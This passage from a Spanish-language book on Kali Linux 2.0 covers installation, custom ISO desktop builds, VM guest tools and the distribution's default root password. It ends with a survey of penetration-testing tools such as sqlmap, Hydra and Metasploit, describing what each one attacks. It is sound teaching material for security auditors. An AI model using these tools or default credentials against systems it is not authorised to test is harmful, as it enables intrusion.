y configurar la red, suele llegar al final sin ningún tipo de problemas. En el camino de instalación basta con elegir idioma, ubicación, tipo de teclado, y al contrario de *Backtrack* designamos la clave de *root* en la instalación. En portátiles se ofrece la posibilidad de replicar la interfaz de red, para diversos usos (*WLAN* y *Ethernet*).

Una de las oportunidades que nos ofrece el uso de Kali tras una instalación en medio físico o máquina virtual es la posibilidad de cambiar el escritorio según nuestros propios gustos. En primer lugar se tratará la instalación clásica, la cual arrancará desde el menú que presenta la distribución al ser cargada desde el DVD, USB o ISO.




Imagen 01.07: Elección de la instalación gráfica en Kali Linux 2.0.

Durante el período de instalación se pasarán por diversas etapas o fases, las cuales pueden ser enumeradas como sigue a continuación:

- Selección de idioma para la distribución y ubicación regional.
- Configuración del teclado.
- Detección de *hardware* de red y configuración de la propia red.
- Configuración de nombre de máquina y dominio.
- Configuración de usuario.
- Configuración de la zona horaria.
- Copia de ficheros a disco. Este paso es importante, ya que existen diferentes configuraciones que se pueden aplicar. La más sencilla es utilizar todo el disco, por ejemplo recomendable en

una máquina virtual, pero si se encuentra en una máquina física quizá haya que realizar un particionado de disco para la instalación.

- Instalación del *GRUB*.

Una vez finalizada la instalación se reiniciará la máquina y, en función del gestor de arranque, se podrá utilizar el sistema operativo.

Select a language

Choose the language to be used for the installation process.
default language for the installed system.
Language:

Slovak	-	Slovenčina
Slovenian	-	Slovenščina
Spanish	-	Español
Swedish	-	Svenska
Tagalog	-	Tagalog
Tajik	-	Тоҷикӣ
Tamil	-	தமிழ்
Telugu	-	తెలుగు
Thai	-	ภาษาไทย
Tibetan	-	བོད་ཡིག

Imagen 01.08: Selección de idiomas en Kali Linux 2.0.

Una vez se ha llevado a cabo la instalación del sistema se puede realizar una personalización del sistema, tras su primer arranque.

El escritorio de Kali Linux 2.0

El escritorio en Kali Linux 2.0 ha sido actualizado. Aparte de la llegada del Kernel 4.0 con Kali Linux 2.0, se podrá elegir entre diferentes tipos de escritorios. Por ejemplo se podrá elegir entre KDE, *xfce,* MATE, *e17, lxde, i3wm* o, el predeterminado, *Gnome 3*. En otras palabras Kali Linux 2.0 abandona el cládico *Gnome 2* y migra a la versión de *Gnome Shell.*

El escritorio consta de un *dash to dock*, *applications menu, easy screencast* y *places status indicator*. El auditor dispondrá de elementos gráficos muy interesantes y que hacen que el trabajo con el entorno gráfico sea realmente satisfactorio. Aunque, como se ha mencionado anteriormente, se pueden elegir entre diferentes escritorios con el objetivo de que cada auditor encuentre su comodidad a la hora de trabajar.

Antes de construir la ISO, hay que editar la sesión *config/package-lists/kali.list.chroot* que contiene las entradas relacionas con el ambiente de escritorio de su elección. La sección comienza con el siguiente comentario:

```
# Graphical desktops depending on the architecture
# You can replace all the remaining lines with a list of the
# packages required to install your preferred graphical desktop
# or you can just comment everything except the packages of your
# preferred desktop.
```

Para cambiarlo por un entorno *KDE*

```
kali-defaults
kali-root-login
desktop-base
kde-plasma-desktop
```

Gnome

```
gnome-core
kali-defaults
kali-root-login
desktop-base
```

XFCE

```
kali-defaults
kali-root-login
desktop-base
xfce4
```

I3WM

```
# cheers to 0xerror
xorg
dmenu
conky
i3
```

MATE

El escritorio "MATE" no está incluido por defecto en los repositorios de Kali Linux, y requiere de algunos pasos adicionales para ser integrado.

```
echo "deb http://repo.mate-desktop.org/debian wheezy main" >> /etc/apt/sources.
list
apt-get update
apt-get install mate-archive-keyring
```

Después se continua con:

```
# apt-get install git live-build cdebootstrap
# git clone git://git.kali.org/live-build-config.git
cd live-build-config
mkdir config/archives
echo "deb http://repo.mate-desktop.org/debian wheezy main" > config/archives/mate.
list.binary
echo "deb http://repo.mate-desktop.org/debian wheezy main" > config/archives/mate.
list.chroot
```

■ ■ ■

```
cp /usr/share/keyrings/mate-archive-keyring.gpg  config/archives/mate.key.binary
cp /usr/share/keyrings/mate-archive-keyring.gpg  config/archives/mate.key.chroot
echo "sleep 20" >> config/hooks/z_sleep.chroot
```

Por último agrega el escritorio mate a la lista de paquetes:

```
nano config/package-lists/kali.list.chroot
```

Después de editarlo, este debería quedar de ésta manera:

```
xorg
mate-archive-keyring
mate-core
mate-desktop-environment
```

Para personalizar el escritorio se debe modificar una serie de cosas antes de construir la ISO. A continuación se detalla cómo construir tu *build* modificada.

Construyendo tu propia ISO de Kali Linux 2.0

Construir tu propia ISO de Kali 2.0 es fácil, sencillo, e incluso, divertido. El usuario puede configurar virtualmente cualquier aspecto de la ISO utilizando para ello unos *scripts* denominados *live-build*. Dichos *scripts* proporcionados por desarrolladores permiten automatizar y personalizar cualquier aspecto de la imagen ISO.

Los desarrolladores de Kali han adaptado estos *scripts* para que puedan ser utilizados para producir cualquier ISO oficial de Kali.

Para comenzar a construir tu propia Kali Linux 2.0 primero se debe preparar un entorno para configurar los *live-build*. Mediante el comando *apt-get install* se descargarán los siguientes paquetes *curl, git, live-build, cdebootstrap*. Una vez realizada la descarga de este software se debe ejecutar *git clone git://git.kali.org/live-build-config.git*.

Ahora, con el comando *live-build-config*, se puede construir una ISO de Kali Linux de manera muy sencilla, ejecutando el fichero *build.sh*, tal y como se puede visualizar en la siguiente instrucción *cd live-build-config* y *sh build.sh --distribution sana --verbose*. El fichero *build.sh* llevará a cabo todo el proceso y descargará todos los paquetes requeridos.

Si se quiere personalizar una ISO de Kali Linux se debe utilizar el directorio *kali-config*. Además, se puede encontrar más información en el sitio web de documentación de Kali Linux, en la siguiente dirección URL http://docs.kali.org/development/live-build-a-custom-kali-iso.

Instalación en máquina virtual

Desde el sitio web oficial se puede descargar un fichero comprimido de más de 2,5 GB, el cual una vez se descomprime puede ocupar más del doble de capacidad. La dirección URL de descarga es https://www.offensive-security.com/kali-linux-vmware-arm-image-download y proporciona 3 imágenes.

Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.6G	**2.0**	f48bab05669c7a1db93ef0e4f72df736ff2c2c91
Kali Linux 32 bit VM PAE	Torrent	2.6G	**2.0**	60dd1cbbc25019aec43d8807a6070931651887be
Kali Linux 32 bit	N/A	3.0G	**1.1.0c**	245477d1cfd5ff82254432ffe62af6e923adcfdc

Imagen 01.09: Lista disponible de versiones de máquina virtual disponible de Kali 2.0.

La imagen contiene un disco duro virtual que reserva espacio dinámicamente hasta alrededor de 30 GB dónde se encuentra instalado Kali Linux 2.0. Cuando se dice que el disco reserva espacio dinámicamente quiere decir que mientras más espacio ocupe en el disco virtual, más espacio ocupará en el disco real, sin embargo tiene el gran inconveniente que cuando se libere el espacio del disco virtual, ya que no se recupera el espacio en el disco real.

Al igual que sucede en el modo *live CD* el usuario predeterminado es *root* y la contraseña para acceder es *toor*.




Imagen 01.10: Kali Linux 2.0 instalándose en una máquina virtual.

Guest Additions en VBOX

Las *guest additions* de *Virtual Box* permiten al usuario tener una mayor experiencia de uso con el entorno virtual. Además, permite disponer de un funcionamiento adecuado del ratón y la integración con la pantalla. La compartición de las carpetas con el sistema anfitrión es muy útil. En este apartado se detalla cómo instalar las *guest additions* en una máquina virtual en la que se haya instalado *Kali Linux 2.0*.

En primer lugar, se debe ejecutar la siguiente instrucción *apt-get update && apt-get install –y linux-headers-$(uname –r)*. Cuando se haya hecho hay que añadir el *CD-Rom* de las *guest additions*, a través del menú de dispositivos. Desde el terminal de comandos se debe copiar el fichero *VBoxLinuxAdditions.run* de la unidad montada con las *guest additions* en una ruta local. El fichero copiado debe ser ejecutable. Por ejemplo, se ejecutarán las siguientes instrucciones:

- cp /media/cd-rom/VBoxLinuxAdditions.run /root
- chmod 755 /root/VBoxLinuxAdditions.run
- cd /root
- ./VBoxLinuxAdditions.run

Ahora, hay que reiniciar la máquina virtual de Kali Linux y de este modo se completará la instalación de las *guest additions*. En cuanto la máquina virtual se reinicie se debería contar la integración completa del ratón y la pantalla. Además, se debería disponer de la posibilidad de compartir carpetas con el sistema anfitrión.

Para llevar a cabo la posibilidad de compartir carpetas entre la máquina virtual y el sistema anfitrión hay una serie de pasos que llevar a cabo:

- En el panel de configuración y de resumen de máquinas de Virtual Box se puede acceder al apartado *Shared Folders* o carpetas compartidas.
- Dentro de la ventana se puede hacer clic en el icono *"Agregar una carpeta"*.
- En la caja de texto se indica la ruta de la carpeta que se quiere compartir.
- Hay diversas opciones para la compartición de carpetas. Se puede configurar la carpeta como sólo lectura, automontaje y hacer permanente.




Imagen 01.11: Configuración de la carpeta compartida.

VMWare Tools

Si se utiliza un entorno de virtualización de *VMWare* y se quiere exprimir al máximo el uso del entorno se pueden instalar las *VMWare Tools*, tal y como se ha hecho en el apartado de *guest additions* de *Virtual Box*. Para poder instalar las *VMWare Tools* se pueden ejecutar las siguientes instrucciones:

- cd ~
- apt-get install git gcc make linux-headers-$(uname –r)
- git clone https://github.com/rasa/vmware-tools-patches.git
- cd vmware-tools-patches

Después, se debe montar la ISO de *VMWare Tools* a través del menú *Install VMWare Tools*. Una vez cargada la ISO en la máquina virtual, se debe copiar el instalador al directorio *downloads* y después ejecutar el instalador. En resumen sería esto:

- cd ~/vmware-tools-patches
- cp /media/cdrom/VMwareTools-9.9.0-XXXXX.tar.gz downloads/
- ./untar-and-patch-and-compile.sh

4. Paseando por Kali 2.0: Aplicaciones

Kali Linux 2.0 presenta muchas novedades, incluyendo lo más importante actualizaciones de las aplicaciones que proporciona la distribución. Generalmente, se puede encontrar la mayoría de herramientas que se tenían disponibles en las versiones previas de Kali Linux, pero al menos dichas versiones han sido actualizadas mejorando la experiencia de uso.

También han sido detectadas en las primeras versiones de Kali Linux 2.0 pequeños *bugs* que impiden que algunas aplicaciones funcionen correctamente, como es el caso de *Autopsy* o *Armitage*. En el caso de *Autopsy* cuando se carga una imagen, por ejemplo en formato *dd*, la lectura de la imagen no es correcta, pudiendo leer datos de dicha imagen pero no acceder al contenido correcto. Esto hace que el forense con esta herramienta no sea posible. Si el auditor se fija en el terminal desde el que abrió *Autopsy* se dará cuenta de que está fallando la búsqueda de un binario denominado *icat-sleuthkit*, pero *Kali Linux* solo dispone de *icat* en la ruta */usr/bin*. El pequeño *bug* se arregla renombrando el fichero *icat* por *icat-sleuthkit* o, simplemente copiando el fichero con el nuevo nombre.

En versiones anteriores había una característica interesante que se denominó el *Top 10 Security Tools*, el cual proporcionaba un listado de herramientas más utilizadas en el mundo de la auditoría. En Kali Linux 2.0 esto ha cambiado. Kali Linux 2.0 dispone de un sitio web en el que se enumeran todas las herramientas que se pueden encontrar, el sitio es *http://tools.kali.org/tools-listing*. Comenzando con el repaso o paseo por Kali Linux 2.0 por las aplicaciones que se pueden encontrar se presentan las herramientas de auditoría *wireless*.

- *Aircrack-ng*: Se trata de una suite de software de seguridad inalámbrica que en un analizador de paquetes de redes, un *crackeador* de redes WEP y WPA/WPA2-PSK y otro conjunto de herramientas de auditoría inalámbrica.

Entre las herramientas más que se incluyen en la suite *Aircrack-ng* se encuentran las siguientes:

- *Aircrack-ng*: descifra la clave de los vectores de inicialización (IV)
- *Airodump-ng*: escanea las redes y captura IV's
- *Aireplay-ng*: inyecta tráfico para elevar la captura de IV's
- *Airmon-ng*: establece la tarjeta inalámbrica en modo monitor, para poder capturar e inyectar vectores.

Aunque también se encuentran las siguientes herramientas para propósitos más específicos: *airbase-ng, airdecap-ng, airdecloak-ng, airolib-ng, airserv-ng, airtun-ng, easside-ng, packetforge-ng, tkiptun-ng, wesside-ng, airdecloak-ng.*




Imagen 01.12: Listado de aplicaciones de auditoría wireless en el menú de Kali 2.0.

Como se puede visualizar en la imagen, además de toda la *suite* de *Aircrack-ng*, se dispone de una serie de herramientas interesantes que ayudarán al auditor a sacar el máximo provecho en la auditoría *wireless*. Herramientas como *wifite, reaver, mdk3, kismet* o *cowpatty* harán que el auditor pueda completar todas las pruebas necesarias en la auditoría *wireless*.

La recopilación de información, por ejemplo mediante *footprinting* y *fingerprinting*, es una de las fases más importantes en todo test de intrusión. Disponer de una *suite* de herramientas que permitan utilizar diferentes técnicas y diferentes fuentes ayuda a completar un mapa de información que pueda

ser utilizado a posteriori por el auditor. En la imagen se puede visualizar diferentes herramientas que se utilizan, entre las que destacan:

- *Maltego*: es una aplicación de minería y recolección de información utilizada durante la fase de *Data Gathering*, proceso en el cual se trata de obtener el mayor número de información posible sobre un objetivo para su posterior ataque. La información l obtiene de internet y la representa de forma gráfica para que sea más sencillo de analizar. Es una herramienta muy potente, llena de opciones que pueden ser muy útiles para investigar empresas, sitios, personas y mucho más. Permite iniciar búsquedas a partir de dominios, direcciones IP, ubicaciones geográficas, correos, nombres, teléfonos e incluso frases.
- *Nmap*: Es un programa por consola de comandos que sirve para efectuar rastreo de puertos y se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática. Entre las diferentes utilidades que se le da a ésta herramienta de encuentran:
    - Identifica puertos abiertos en una computadora objetivo.
    - Determina qué servicios está ejecutando la misma.
    - Obtiene algunas características del hardware de red de la máquina testeada.
    - Contribuye a realizar la labor de *fingerprinting* determinando qué sistema operativo y la versión que utiliza dicho ordenador.
    - Identifica equipos en una red.




Imagen 01.13: Listado de aplicaciones para recopilar información en Kali 2.0.

Como ocurría ya en las pasadas versiones de Kali Linux, existen más de 80 aplicaciones que se dedican a la recopilación de información.

Por ejemplo, esta categoría de aplicaciones viene dividido en análisis de DNS, análisis de ruteo, análisis de telefonía, análisis de tráfico, análisis de VoIP, análisis OSINT, análisis SMB, análisis SMTP, análisis SNMP, análisis SSL, análisis VPN, Detección de SO, Detección de servicio, Escáner de redes, Identificación de host en línea, identificación de IPS/IDS, siendo más de 80 herramientas solo en éste apartado.

A continuación se enumerarán aplicaciones de auditoría web. Quizá la auditoría web sea una de las más solicitadas en ciertos entornos.

En la dirección URL del listado de todas las aplicaciones de Kali Linux se pueden ver todas las aplicaciones de auditoría web que proporciona la distribución, dónde se pueden encontrar más de 30 aplicaciones.

A continuación se detallan algunas de ellas:

- *BurpSuite*: Es una herramienta escrita íntegramente en JAVA que permite realizar test de intrusión en aplicaciones Web, permitiendo combinar técnicas manuales y automáticas para analizar, detectar, atacar y explotar aplicaciones Web. Incluye elementos tales como un Spider web, un *Intruder*, un repetidor de llamadas, con lo que las peticiones pueden ser automatizadas.
- *Sqlmap*: Es una herramienta muy útil en los test de intrusión que automatiza el proceso de detección y explotación de fallos de tipo *SQL Injection* y de ésta forma obtener toda la información contenida dentro de los servidores de bases de datos.
  Entre las características reseñables de éstas herramientas se encuentra:
    - Soporte completo para *MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, DB2 de IBM, SQLite, Firebird, Sybase* y *SAP MaxDB*.
    - Soporte completo para seis técnicas de inyección *SQL*: *boolean-based blind, time-based blind, error-based, UNION query, stacked queries* y out-*of-band*.
    - Entre otras características que hacen de ésta herramienta un indispensable a la hora de realizar una auditoria web.
- *Zaproxy*: es una herramienta muy fácil de usar y que forma parte de las aplicaciones de uso habitual en el proceso de *pentesting* para encontrar vulnerabilidades en aplicaciones web. Esta herramienta está diseñada para ser utilizada por usuarios con diferentes niveles en seguridad y, como tal, es perfecta para desarrolladores y probadores funcionales que son nuevos en el hacking ético, además de ser un conjunto de herramientas muy útiles para *pentesters* de nivel avanzado.

En resumen se pueden encontrar aplicaciones *proxy*, para fuzzing, escáner de vulnerabilidades web, explotación de base de datos, identificación de CMS o identificación de IDS/IPS.




Imagen 01.14: Listado de aplicaciones de auditoría web en el menú de Kali 2.0.

En los siguientes capítulos se detallan el uso de multitud de herramientas, pero antes de finalizar con este apartado se quiere mostrar algunas herramientas históricas en Kali Linux. *Crackear* contraseñas, la fuerza bruta, el *sniffing* de red o la explotación de vulnerabilidades se encuentran representados por algunas aplicaciones *top* en el mundo de la seguridad informática.

- *Hydra*: Es un *crackeador* de contraseñas multi-hilo por fuerza bruta en base a diccionarios. Puede *crackear* prácticamente cualquier servicio (Telnet, POP3, SMTP, IMAP, SMB, SSH V1 y 2, etcétera) usando una conexión directa o proxys, con o sin SSL. Esta herramienta ha obtenido una gran reputación gracias a poder ser ejecutada desde consola tanto en sistemas Linux como Windows

- *John*: Hace referencia, como no, a *John The Ripper*, una herramienta muy popular, ya que permite comprobar que las contraseñas de los usuarios son lo suficientemente seguras. Aplica fuerza bruta para descifrar contraseñas, siendo capaz de romper varios algoritmos de cifrado o hash, como DES, SHA-1 entre otros.

- *Metasploit*: una forma sencilla de definir *Metasploit Framework* es que se trata de una herramienta para desarrollar y ejecutar *exploits* contra un equipo remoto. Sin embargo esta herramienta dispone de gran cantidad de funcionalidades las cuales son muy utilizadas en el día a día por los auditores de seguridad para llevar a cabo sus test de intrusión, pudiendo realizar con *Metasploit Framework* no solamente la explotación y post-explotación del sistema, sino también los pasos previos a ellos vistos previamente al inicio del capítulo.

- *Wireshark*: Ésta aplicación es un analizador de paquetes que permite examinar datos de una red viva o de un archivo de captura salvado en disco. Permite analizar la información capturada, a través de los detalles y sumarios por cada paquete. Aunque su uso docente está muy extendido, *Wireshark* no solamente se enmarca en el área educativa, ya que en la actualidad se ha convertido una herramienta profesional imprescindible para los auditores informáticos.

Otro elemento a mencionar la es lista de repositorios que puede verse en *"/etc/apt/sources.list"*, allí puede añadir, modificar o eliminar a mano la localización de los repositorios. Para visualizar el contenido de dicho fichero podréis utilizar el sistema que os resulte más cómodo, como por ejemplo *Vi*, *More*, *Gedit*, etcétera.
